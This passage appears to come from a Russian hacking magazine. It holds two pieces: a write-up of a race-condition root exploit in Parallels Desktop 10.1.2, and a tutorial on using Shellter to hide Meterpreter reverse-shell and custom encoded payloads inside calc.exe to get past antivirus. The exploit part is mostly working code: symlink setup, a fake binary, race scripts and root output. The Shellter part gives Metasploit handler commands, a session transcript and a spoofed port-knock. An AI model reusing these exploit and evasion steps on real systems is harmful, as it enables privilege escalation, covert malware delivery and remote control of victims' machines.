lea     r15, [rbp+var_4B8]
mov     edx, 88h        ; size_t
mov     rdi, r15        ; void *
mov     rsi, r13        ; void *
call    _memcpy
mov     [rbp+var_4B0], rbx
lea     rax, unk_1000034E8
mov     rsi, [rax]
mov     r14d, 3
mov     edx, 3
mov     rdi, rbx        ; char *
call    sub_100002920
mov     ecx, eax
test    ecx, ecx
mov     r13, r15
jz      short loc_1000028AA
```

```
loc_100002887:
mov     rax, cs:___stderrp_ptr
mov     rdi, [rax]      ; FILE *
lea     rsi, aErrorInvalid_0 ; "error: invalid argument '%s'\n"
xor     eax, eax
mov     rdx, r12
call    _fprintf
mov     r14d, 2
jmp     short loc_1000028E7
```

```
loc_1000028AA:          ; uid_t
xor     edi, edi
call    _setuid
mov     rdi, [r13+8]    ; char *
add     r13, 8
mov     rsi, r13        ; char **
call    _execv
mov     rax, cs:___stderrp_ptr
mov     rcx, [rax]      ; FILE *
lea     rdi, aErrorFailedToE ; "error: failed to execute subprocess\n"
mov     esi, 24h        ; size_t
mov     edx, 1          ; size_t
call    _fwrite
mov     r14d, 1
```

Место вызова функции _execv в Parallels Service

Если прокрутить ниже, то можно увидеть несколько простых блоков. Из них становится ясно, что проверяется переданный аргумент **argv[1]** со строкой **inittool**. На самом деле таких строк больше, к примеру **service_start** и **service_stop**. Но только **inittool** активируется так же, как и исполняемый файл, который находится в той же папке.



Сравнение переданного аргумента со строкой inittool в Parallels Service

Проверяем права у этого файла.

```
$ ls -al inittool
-rwxr-xr-x@ 1 root wheel 23992 1 8 13:24 inittool
```



```
mov     rdi, rbx         ; char *
call    sub_100002920
mov     ecx, eax
test    ecx, ecx
mov     r13, r15
jz      short loc_1000028AA
```

```
mov     rax, cs:___stderrp_ptr
mov     rdi, [rax]      ; FILE *
lea     rsi, aErrorFailedToV ; "error: failed to verify signature (%d)\n"...
xor     eax, eax
mov     edx, ecx
call    _fprintf
jmp     short loc_1000028E7
```

```
loc_100002887:
mov     rax, cs:___stderrp_ptr
mov     rdi, [rax]      ; FILE *
lea     rsi, aErrorInvalid_0 ; "error: invalid argument '%s'\n"
xor     eax, eax
mov     rdx, r12
call    _fprintf
mov     r14d, 2
jmp     short loc_1000028E7
```

Отображение ошибки подписи после проверки

Снова прокрутим наверх. В глаза бросается строка «error: failed to verify signature (%d)». Мы можем предположить, что функция `sub_100002920()` проверяет, правильно ли подписан исполняемый файл. На следующем скриншоте представлена часть кода этой функции.

```
$ ls -al inittool
-rwxr-xr-x@ 1 root wheel 23992 1 8 13:24 inittool
```



Часть кода проверки подписи

Для более удобного восприятия переименуем функцию `sub_100002920()` в `verify()`. Теперь рассмотрим ассемблерный код между функциями `verify()` и `execv()`.

```
__text:0000000100002855                 mov     edx, 3
__text:000000010000285A                 mov     rdi, rbx        ; char *
__text:000000010000285D                 call    verify
__text:0000000100002862                 mov     ecx, eax
__text:0000000100002864                 test    ecx, ecx
__text:0000000100002866                 mov     r13, r15
__text:0000000100002869                 jz      short loc_1000028AA
__text:000000010000286B                 mov     rax, cs:___stderrp_ptr
__text:0000000100002872                 mov     rdi, [rax]      ; FILE *
__text:0000000100002875                 lea     rsi, aErrorFailedToV ; "error: failed to verify si
__text:000000010000287C                 xor     eax, eax
__text:000000010000287E                 mov     edx, ecx
__text:0000000100002880                 call    _fprintf
__text:0000000100002885                 jmp     short loc_1000028E7
__text:0000000100002887 ; ---------------------------------------------------------------------------
__text:0000000100002887
__text:0000000100002887 loc_100002887:                          ; CODE XREF: sub_100002600+E9↑j
__text:0000000100002887                                         ; sub_100002600+F3↑j
__text:0000000100002887                 mov     rax, cs:___stderrp_ptr
__text:000000010000288E                 mov     rdi, [rax]      ; FILE *
__text:0000000100002891                 lea     rsi, aErrorInvalid_0 ; "error: invalid argument '%
__text:0000000100002898                 xor     eax, eax
__text:000000010000289A                 mov     rdx, r12
__text:000000010000289D                 call    _fprintf
__text:00000001000028A2                 mov     r14d, 2
__text:00000001000028A8                 jmp     short loc_1000028E7
__text:00000001000028AA ; ---------------------------------------------------------------------------
__text:00000001000028AA
__text:00000001000028AA loc_1000028AA:                          ; CODE XREF: sub_100002600+1E7↑j
__text:00000001000028AA                                         ; sub_100002600+269↑j
__text:00000001000028AA                 xor     edi, edi        ; uid_t
__text:00000001000028AC                 call    _setuid
__text:00000001000028B1                 mov     rdi, [r13+8]    ; char *
__text:00000001000028B5                 add     r13, 8
__text:00000001000028B9                 mov     rsi, r13        ; char **
__text:00000001000028BC                 call    _execv
```

Код между функциями verify() и execv()

Он кажется странным. Где же защита от ошибок типа «состояние гонки» (Race Condition)? Это как раз то, что мы искали. И если сможем победить в этой «гонке», то получим права root.

EXPLOIT

Нам нужно, чтобы `inittool` выполнился из директории `Parallels Services`. Но у нас нет прав на запись в нее.

```
drwxr-xr-x 35 root wheel 1190 1 8 13:24 MacOS
```

Правда, есть один старый трюк, который нам поможет. Нужно только создать жесткую или символьную ссылку. Код, представленный ниже, демонстрирует простоту уязвимости.

Для начала создадим ссылку.

```
$ cd ~
$ mkdir -p Contents/Resources/
$ cp "/Applications/Parallels
Desktop.app/Contents/Resources/exceptions.list" Contents/Resources/
$ mkdir -p work/tmp/
$ ln -s "/Applications/Parallels Desktop.app/Contents/MacOS/Parallels
Service" work/tmp/poc
$ cd work/tmp
$ ls -al poc
lrwxr-xr-x 1 beist_air staff 68 1 8 11:26 poc ->
/Applications/Parallels Desktop.app/Contents/MacOS/Parallels Service
```

Затем скопируем оригинальный inittool.

```
$ cp "/Applications/Parallels Desktop.app/Contents/MacOS/inittool"
inittool
$ cp inittool orig_inittool
```

Теперь создадим ложный inittool и скомпилируем.

```
$ cat fake_inittool.c
...
int main() {
  printf("\nGot it! UID: %d\n", getuid());
  printf("Got it! EUID: %d\n", geteuid());
  while(1);
}
$ gcc -o fake_inittool fake_inittool.c
```

Далее сделаем два скрипта на Python, которые и обеспечат нам «гонку».

```
import os
import sys
while 1:
  os.system("cp orig_inittool inittool")
  os.system("cp fake_inittool inittool")
$ cat run.py
import os
while 1:
  os.system("./poc inittool")
```

Ну и запустим наши скрипты.

```
$ python race.py & python run.py
./inittool: line 16:
__TEXT8?__stub_helper__TEXTL.L?__cstring__TEXTz%z__unwind_info__TEXT?H
```

```
?__eh_frame__TEXT???__DATA__nl_symbol_ptr__DATA__la_symbol_ptr__DATAH_
_LINKEDIT: command not found
error: failed to verify signature (-67062)
./inittool: line 16:
__TEXT8?__stub_helper__TEXTL.L?__cstring__TEXTz%z__unwind_info__TEXT?H
?__eh_frame__TEXT???__DATA__nl_symbol_ptr__DATA__la_symbol_ptr__DATAH_
_LINKEDIT: command not found
./inittool: ./inittool: cannot execute binary file
error: failed to verify signature (-67061)
...
error: failed to verify signature (-67061)
./inittool: ./inittool: cannot execute binary file
./inittool: line 16:
__TEXT8?__stub_helper__TEXTL.L?__cstring__TEXTz%z__unwind_info__TEXT?H
?__eh_frame__TEXT???__DATA__nl_symbol_ptr__DATA__la_symbol_ptr__DATAH_
_LINKEDIT: command not found

Got it! UID: 0
Got it! EUID: 0
```

Через несколько секунд автор получил шелл с правами администратора. Оригинальную статью и про остальные найденные уязвимости ты можешь прочитать в блоге автора (beistlab.wordpress.com).

TARGETS

Протестировано на Paralleles Desktop 10.1.2 (28859).

SOLUTION

Производитель выпустил исправление.



Nobody
@nobody

ИНЪЕКЦИЯ ПО-ЧЕРНОМУ

ОБХОДИМ АНТИВИРУСЫ ПРИ ПОМОЩИ SHELLTER

Большая проблема многих пентестов в том, что «заряженные» исполняемые файлы, созданные с помощью Metasploit или других пентест-фреймворков, палятся практически всеми антивирусными вендорами. И поэтому вместо того, чтобы продолжать проникновение, пентестеру приходится думать, как обмануть антивирус. Проделывая эту работу от кейса к кейсу, очень много времени теряешь впустую. Поэтому постепенно начали появляться инструменты, автоматизирующие эту задачу. Один из них — Veil, фреймворк, про который в журнале уже была подробная статья от его создателей. Сегодня мы познакомимся с другим крутым инструментом по имени Shellter.

QUICK START

Для начала немного информации с официального сайта проекта. Значит, так, Shellter — это инструмент для динамического внедрения шелл-кода, да и вообще первый инструмент для динамического внедрения кода в PE-файлы (но стоит сразу отметить, что DLL-файлы не поддерживаются). Применяется для встраивания шелл-кода в нативные Windows-приложения (пока поддерживаются только 32-битные). В качестве полезной нагрузки могут выступать собственные шелл-коды или же сгенерированные с помощью какого-либо фреймворка, например Metasploit.

Преимущество Shellter в том, что в своей работе он опирается только на структуру PE-файла и не применяет никаких «грязных» приемов, таких как добавление новых секций с RWE-правами, модификация прав доступа к существующим секциям и прочие вещи, которые сразу же вызывают подозрение у любого антивируса. Вместо этого Shellter использует уникальный динамический подход, основанный на потоке выполнения целевого (заражаемого) приложения.



WWW

Официальный сайт проекта Shellter

Основные фичи

Нельзя не привести довольно внушительный список возможностей, основные из которых (наиболее интересные) постараемся рассмотреть в статье.

- Утилита работает в 32- и 64-разрядных версиях Windows (начиная с XP SP3), а также на Linux/Mac через Wine/CrossOver.
- Не требует установки (достаточно распаковать архив).
- Не тянет за собой никаких дополнительных зависимостей (типа Python или .NET).
- Не использует статические шаблоны, фреймворки и так далее.
- Поддерживает только 32-битные пейлоады (сгенерированные с помощью Metasploit или предоставленные пользователем).
- Поддерживает все типы шифрования полезной нагрузки, предоставляемые Metasploit.
- Можно использовать варианты шифрования для пейлоадов, предоставляемые пользователем.
- Режим Stealth.
- Возможность внедрения в один файл сразу нескольких пейлоадов.
- Использует проприетарный режим шифрования пейлоадов.
- Dynamic Thread Context Keys.
- Включает в свой состав несколько адаптированных пейлоадов из Metasploit.
- Имеет свой собственный встроенный движок для генерации полиморфного junk-кода.
- Пользователь может также взять свой собственный полиморфный код.
- Для предотвращения статического анализа используется информация из контекста потока.
- Умеет обнаруживать самомодифицирующийся код.
- Выполняет трассировку как одно-, так и многопоточных приложений.
- Динамическое определение места для внедрения кода на основе потока выполнения программы.
- Дизассемблирует и показывает потенциальные точки для внедрения.
- Позволяет пользователю конфигурировать, что внедрять, когда и где.
- Поддержка командной строки.
- Абсолютно бесплатен.

На основе своей встроенной эвристики, движка отладчика, в динамике запускающего хост-файл и трейсящего указанное количество инструкций, Shellter находит подходящее место для безопасного размещения шелл-кода в PE-файле. Обязательные изменения в структуре PE-файла минимальны — удаляются флажки в `DllCharacteristics` (предотвращение релоцирования), очищаются данные о цифровой подписи.

В процессе работы Shellter трейсит только поток выполнения, происходящий в userland, то есть код внутри самого заражаемого приложения, а также «внешний» код, расположенный в системных библиотеках, в куче и так далее. Это делается для того, чтобы не пропустить функции целевого приложения, использующиеся только в качестве колбэков для Windows API. В процессе трассировки Shellter не учитывает и не логирует инструкции, находящиеся за границами памяти целевого приложения, так как на них нельзя будет сослаться при инжектировании шелл-кода.

Shellter-кукловод

ПОДБОР ЦЕЛЕВОГО ПРИЛОЖЕНИЯ

Немного познакомившись с принципами работы Shellter, коснемся теперь важного вопроса, как выбрать правильную цель для внедрения своего шелл-кода. Прежде всего, как уже было отмечено, приложение должно быть нативным и 32-разрядным. Еще одно условие — приложение не должно быть статически связано ни с какими сторонними библиотеками, кроме тех, что по умолчанию включены в Windows.

Так как главная задача данного инструмента — обход антивирусных решений, следует избегать также запакованных приложений, приложений, имеющих секции с RWE-правами или более одной секции кода: они изначально будут выглядеть подозрительно для антивируса.

Еще одна причина, почему следует избегать упакованных exe-шников, — это то, что большинство нормальных пакеров перед распаковкой проверят файл на наличие модификаций и, соответственно, после внедрения шелл-кода просто откажутся запуститься. К тому же практически все они напичканы антиотладочными приемами и быстро обнаружат, что Shellter пытается их оттрассировать (на данный момент Shellter умеет бороться только с PEB.IsBeingDebugged, PEB.NtGlobalFlag). Поэтому упаковывать приложение лучше всего уже после внедрения в него шелл-кода. А самый идеальный вариант — выбрать приложение, которое для антивируса выглядело бы как легитимное.

ЗАПУТЫВАЕМ СЛЕДЫ

Теперь немного о том, какие же способы применяются для одурачивания антивирусов. Два основных способа — это использование junk-кода и шифрованных/саморасшифровывающихся пейлоадов. Shellter имеет встроенный полиморфный движок, который генерирует мусорный код указанного пользователем в байтах размера. Мертвый код исполняется после точки входа в шелл-код Shellter вплоть до исполнения полезной нагрузки или ее дешифровки. Мусорный код представляет собой последовательность холостых циклов (loopd), использование реальных данных программы (чтение/запись), вхождение в пустые процедуры, код которых ищется гаджетами в оригинальной кодовой секции программы хоста шелл-кода.

```
****************************
* PolyMorphic Junk Code *
****************************

Type: Engine

Generating: ~200 bytes of PolyMorphic Junk Code

Please wait...

Generated: 206 bytes

Code Generation Time Approx: 0.000267 mins.
```

Генерируем мусорный код

Шифрование полезной нагрузки Shellter позволяет проводить семью методами на основе использования Windows API (для создания саморасшифровывающегося кода без изменений в характеристиках секций исполняемого кода PE-файла):

1. VirtualAlloc.
2. VirtualAllocEx.
3. VirtualProtect.
4. VirtualProtectEx.
5. HeapCreate/HeapAlloc.
6. LoadLibrary/GetProcAddress.
7. CreateFileMapping/MapViewOfFile.

Так как утилита стремится к как можно меньшему изменению структуры заголовка PE-файла, то она предполагает использовать только имеющийся у файла импорт. Если в файле не будет ни одного из вышеперечисленных наборов API в таблице импорта, то Shellter предложит пользователю либо отказаться от шифрования полезной нагрузки, либо принудительно изменить характеристики секции PE-файла. Как ты понимаешь, без шифрования полезной нагрузки Shellter будет в большинстве случаев бесполезен (в плане обхода аверов).

```
*********************
* IAT Handler Stage *
*********************

Fetching IAT Pointers to Memory Manipulation APIs...

0. VirtualAlloc --> N/A
1. VirtualAllocEx --> N/A
2. VirtualProtect --> N/A
3. VirtualProtectEx --> N/A
4. HeapCreate/HeapAlloc --> N/A
5. LoadLibrary/GetProcAddress --> IAT[42d2b0]/IAT[42d27c]
6. CreateFileMapping/MapViewOfFile --> N/A
```

Доступен метод шифрования пейлоада только с помощью LoadLibrary/GetProcAddress

Начиная с четвертой версии, Shellter предоставляет свой собственный динамический шифровальщик. С его помощью можно обфусцировать процедуру дешифровки полезной нагрузки, вставляя при каждой генерации шелл-кода случайное количество XOR, AND, SUB, NOT операций (для этого используется ключ командной строки --polydecoder). Вызовы API-функций, используемые для переноса шелл-кода в память с доступом на запись, также могут быть обфусцированы.

```
Shellter_EP:                          ; DATA XREF: start+16C↑o
                mov     eax, 5A4Dh
                cmp     word ptr ds:__ImageBase.unused, ax
                jnz     near ptr error_
                push    0
                push    320033h
                push    6C0065h
                push    6E0072h
                push    65006Bh
                push    esp
                call    ds:LoadLibraryW
                add     esp, 14h
                push    0
                push    'coll'
                push    'Alau'
                push    'triV'
                push    esp
                push    eax
                call    ds:__imp_GetProcAddress
                add     esp, 10h
                push    40h
                push    3000h
                push    0F5h
                push    0
                call    eax
                call    $+5
                pop     esi
                add     esi, 12h
                mov     edi, eax
                mov     ecx, 0F5h
                rep movsb
                jmp     eax             ; jmp to decode cycle in Allocated Memory
```

Точка входа шелл-кода Shellter, без обфускации и полиморфизма
+ использование саморасшифровки полезной нагрузки (VirtualAlloc)

При работе в режиме Auto Shellter будет по умолчанию применять свой кодировщик для обфускации декодера полезной нагрузки. Эта фича может применяться как с незашифрованными пейлоадами, так и с зашифрованными, в качестве дополнительного уровня шифрования.

DYNAMIC THREAD CONTEXT KEYS

Довольно интересная фишка, которая появилась в четвертой версии, называется Dynamic Thread Context Keys. Она позволяет использовать динамическую информацию из контекста потока целевого приложения в качестве ключей шифрования. Принцип работы прост: во время трассировки логируются значения определенных регистров CPU, после чего отфильтровываются значения для потенциальных мест внедрения пейлоада, в которых по крайней мере один из регистров хранит значение, пригодное для шифрования/расшифровки во время исполнения программы. Пока это экспериментальная возможность, которая позволяет избавиться от необходимости хардкодить ключ для расшифровки. В режиме Auto она может быть включена только с помощью ключа `--DTCK`.

ПАРА СЛОВ О ПЕЙЛОАДАХ

Теперь немного о полезных нагрузках. В Shellter уже встроено несколько наиболее распространенных пейлоадов, поэтому в большинстве случаев их больше не потребуется генерировать вручную через Metasploit. Этот список включает в себя:

- meterpreter_reverse_tcp;
- meterpreter_reverse_http;
- meterpreter_reverse_https;
- meterpreter_bind_tcp;
- shell_reverse_tcp;
- shell_bind_tcp;
- WinExec.

Все это адаптированные пейлоады из Metasploit, поэтому они очень хорошо известны всем антивирусам. В связи с чем настоятельно рекомендуется включить шифрование полезных нагрузок с помощью опции `--encode`. В случае использования режима Auto без каких-либо аргументов Shellter применит свое собственное шифрование для сокрытия полезной нагрузки. Задействовать определенный пейлоад можно из командной строки, например так:

```
-p meterpreter_reverse_tcp --port 5656 --lhost 192.168.0.6
```

или так:

```
-p winexec --cmd calc.exe
```

STEALTH-РЕЖИМ

Очень интересная фишка инструмента — опция Stealth Mode. Дело в том, что она позволяет внедрять в один файл несколько полезных нагрузок. Включив данную опцию (а включается она с помощью ключа `--stealth` или просто `-s`), можно будет повторно заразить тот же самый файл другим пейлоадом. То есть можно будет заинжектить meterpreter_reverse_tcp, meterpreter_reverse_https и какой-нибудь свой пейлоад, и при запуске зараженного приложения выполнятся все три нагрузки.

Важно: при использовании Stealth-режима с кастомным пейлоадом (то есть не встроенным в Shellter) надо будет установить exit-функцию в значение THREAD. В противном случае, если сессия умрет или ты захочешь ее закрыть, упадет все приложение. Плюс к этому все reverse connection пейлоады из Metasploit делают ограниченное число попыток соединиться с удаленным хостом, исчерпав которые убивают процесс. Чтобы этого не произошло, Shellter использует слегка измененные версии пейлоадов из Metasploit. Поэтому, когда тебе понадобится reverse connect, лучше воспользоваться встроенными в Shellter образцами.

РАЗБИРАЕМ НА ПРИМЕРАХ

На самом деле есть еще много интересных моментов, изложенных в официальной документации, но в рамках данной статьи они для нас не очень существенны. Как говорится, лучше один раз увидеть, чем сто раз услышать. Именно поэтому перейдем от слов к делу и проверим инструмент в реальных условиях. Начнем с установки. Все, что требуется пользователям Windows, — скачать и распаковать архив.

Как уже упоминалось, Shellter можно использовать и в Linux/Mac. Можно скачать упомянутый архив и запустить инструмент через Wine/CrossOver. Хотя пользователи некоторых дистрибутивов Linux могут установить Shellter и с помощью менеджера пакетов. Например, в Kali установка не отличается от установки прочего софта:

```
apt-get update
apt-get install shellter
```

CALC.EXE, НАСТАЛО ТВОЕ ВРЕМЯ

Далее для экспериментов нам понадобятся две виртуальные машины, объединенные в сеть: одна с Windows (в данном случае будет использоваться XP, так как она уже установлена и настроена), где мы будем «заражать» приложение, вторая с Kali Linux — для того, чтобы взаимодействовать с reverse connection пейлоадами. Остается только определиться с пациентом, которого будем заражать. Каким критериям он должен удовлетворять, мы уже обсудили. Поэтому повторяться не будем, а для опытов выберем многострадальный калькулятор.

WINEXEC

Начнем с самого простого — попытаемся внедрить в калькулятор `WinExec` пейлоад, который будет запускать... блокнот. Для этого скопируем калькулятор в папку с Shellter (чисто ради удобства работы) и запустим последний. Нам сразу же будет предложено выбрать режим работы: автоматический (Auto) или ручной (Manual). Чтобы познакомиться со всеми опциями, выберем ручной (m) и укажем в качестве таргета `calc.exe`. После чего Shellter создаст резервную копию оригинального файла (calc.exe.bak) и начнет собирать информацию о нем и проводить необходимые изменения.

Прежде всего он проверит, не упакован ли исполняемый файл (почему следует избегать внедрения шелл-кода в упакованные файлы, мы говорили выше). Потом немного поработает над самим файлом, а конкретно над его `DllCharacteristics` и цифровой подписью. Затем спросит, стоит ли собирать Dinamic Thread Context Info. В дальнейшем мы будем использовать эту информацию в качестве ключа для дешифровки пейлоада, чтобы не хранить его в явном виде (помнишь Dinamic Thread Context Keys?). Поэтому отвечаем утвердительно. Количество инструкций задаем произвольно. Для примера установим равным 15 000. Чтобы не наколоться и не внедрить шелл-код в место, где живет самомодифицирующийся код, включаем проверку на его наличие во время трассировки. Чтобы сэкономить время, останавливать трассировку при его обнаружении не будем, о чем и сообщим инструменту на следующем шаге. Real-Time Tracing покажет процесс прохождения программы в реальном времени, но никакой важной информации для нас это не несет, так что включать не будем.

Далее Shellter применит свои немногочисленные (пока) средства по борьбе с антиотладочными приемами и начнет выполнять трассировку калькулятора. По истечении которой задаст важный вопрос: стоит ли включать Stealth Mode? В принципе, даже если мы не планируем внедрять в файл несколько пейлоадов, данная опция не помешает, так что включим. После этого нам предложат выбрать между встроенными и кастомными пейлоадами (о них поговорим далее). Выбираем встроенные и в предоставленном списке останавливаем свой выбор на кандидате номер семь — WinExec. В качестве аргумента указываем ему notepad.exe.

И вот тут-то нас спросят, стоит ли зашифровывать пейлоад с помощью DTCK (Dinamic Thread Context Keys). Давай попробуем, плюс на следующем шаге согласимся еще и на обфускацию декодера. Shellter поищет в таблице импорта подходящие API для этой задачи, в нашем случае найдет только LoadLibrary/GetProcAddress связку (идет под номером 5). Затем обфусцируем IAT Handler и добавляем полиморфный код (встроенный, размер устанавливаем в 200 байт). После этого можно будет посмотреть и выбрать конкретную точку для внедрения шелл-кода. В данном случае доступен ди-

апазон от 0 до 560 (для внедрения была выбрана первая). Это последний вопрос на выбор, далее Shellter проинжектит шелл-код и пересчитает контрольную сумму файла.

В общем, весь процесс чем-то напоминает установку программы: Next, Next, Next, и все готово. Остается только запустить полученный файл. Как и было задумано, помимо калькулятора, появилось еще и окно блокнота.

```
Enable Stealth Mode? (Y/N/H): y

************
* Payloads *
************

[1] Meterpreter_Reverse_TCP
[2] Meterpreter_Reverse_HTTP
[3] Meterpreter_Reverse_HTTPS
[4] Meterpreter_Bind_TCP
[5] Shell_Reverse_TCP
[6] Shell_Bind_TCP
[7] WinExec

Use a listed payload or custom? (L/C/H): l

Select payload by index: 1

***************************
* meterpreter_reverse_tcp *
***************************

SET LHOST: 192.168.0.55

SET LPORT: 4444
```

Включаем Stealth Mode и внедряем Meterpreter_Reverse_TCP в калькулятор

```
Enable Stealth Mode? (Y/N/H): y

************
* Payloads *
************

[1] Meterpreter_Reverse_TCP
[2] Meterpreter_Reverse_HTTP
[3] Meterpreter_Reverse_HTTPS
[4] Meterpreter_Bind_TCP
[5] Shell_Reverse_TCP
[6] Shell_Bind_TCP
[7] WinExec

Use a listed payload or custom? (L/C/H): c

Select Payload: custom_payload

Is this payload a reflective DLL loader? (Y/N/H): n
```

Внедрение кастомного пейлоада

CUSTOM PAYLOAD

Теперь немного отвлечемся и посмотрим, что делать, если вдруг встроенных в Shellter пейлоадов не хватает для решения какой-либо задачи. Если помнишь, мы говорили, что утилита позволяет использовать кастомные пейлоады, сгенерированные юзером. Поэтому идем, открываем Metasploit и выбираем подходящий нам по функциональности вариант:

```
msf > show payloads
```

Допустим, нас интересует **`windows/meterpreter/bind_hidden_ipknock_tcp`**:

```
msf > use windows/meterpreter/bind_hidden_ipknock_tcp
```

Смотрим опции:

```
msf payload(bind_hidden_ipknock_tcp) > show options

Module options (payload/windows/meterpreter/bind_hidden_ipknock_tcp):
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (Accepted: , ,
seh, thread, process, none)
KHOST                      yes       IP address allowed
LPORT     4444             yes       The listen port
RHOST                      no        The target address
```

Прежде всего обращаем внимание на параметр **`EXITFUNC`**, выше уже говорилось, что его значение должно быть **`thread`**.

```
apt-get update
apt-get install shellter
```

И настраиваем остальные параметры под себя:

```
msf payload(bind_hidden_ipknock_tcp) > set KHOST 8.8.8.8
msf payload(bind_hidden_ipknock_tcp) > set LPORT 5555
```

Теперь смотрим параметры генерации пейлоада:

```
msf payload(bind_hidden_ipknock_tcp) > generate -h
```

И генерируем пейлоад:

```
msf payload(bind_hidden_ipknock_tcp) > generate -E -e
x86/shikata_ga_nai -t raw -f custom_payload
[*] Writing 386 bytes to custom_payload...
```

После чего файл с именем **`custom_payload`** должен появиться в домашней директории. Переносим его на машину с Shellter.

STEALTH MODE

Теперь займемся Stealth-технологией и попытаемся внедрить в калькулятор сразу несколько пейлоадов. Первый будем использовать встроенный, а второй — лично сгенерированный. Запускаем Shellter в автоматическом режиме (чтобы побыстрей), указываем как цель calc.exe и ждем, когда нам предложат включить Stealth Mode. Включаем и выбираем в качестве полезной нагрузки Meterpreter_Reverse_TCP. Устанавливаем `LHOST = 192.168.0.55` (адрес Kali-машины), `LPORT = 4444`. На этом все, далее инструмент делает все самостоятельно и сообщает об успешном внедрении. Отлично, давай проверим работоспособность. Идем в Kali и открываем Metasploit:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(handler) > set exitfunc thread
msf exploit(handler) > set lport 4444
msf exploit(handler) > set lhost 192.168.0.55
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.0.55:4444
[*] Starting the payload handler...
```

А затем на соседней виртуальной машине запускаем зараженный калькулятор. И получаем:

```
[*] Sending stage (885806 bytes) to 192.168.0.3
[*] Meterpreter session 1 opened (192.168.0.55:4444 -> 192.168.0.3:1089) at 2015-10-31 05:50:55 -0400

meterpreter > sysinfo
meterpreter > exit
```

Все замечательно работает. Теперь попытаемся запихнуть в calc.exe еще одну полезную нагрузку, которую сгенерировали на предыдущем шаге. Опять запускаем Shellter в автоматическом режиме и доходим до шага выбора пейлоада, только на этот раз указываем, что будем использовать кастомный. На вопрос, является ли нагрузка reflective dll loader, отвечаем отрицательно и ждем, когда Shellter доделает свое дело. Теперь у нас в калькуляторе должно прятаться две нагрузки: `meterpreter/reverse_tcp` и `meterpreter/bind_hidden_ipknock_tcp`.

Проверим, так ли это. Заходим в Metasploit и повторяем указанные выше действия. Ничего удивительного, `reverse_tcp` отработала, как положено. А вот второй пейлоад более интересный, чтобы подключиться к нему, надо сначала постучать в порт 5555 Windows-машины с адреса 8.8.8.8. Иначе под-

ключиться не получится. Сделать это можно, проспуфив IP-адрес с помощью утилиты hping3:

```
hping3 --spoof 8.8.8.8 -S -p 5555 192.168.0.3 -c 1
```

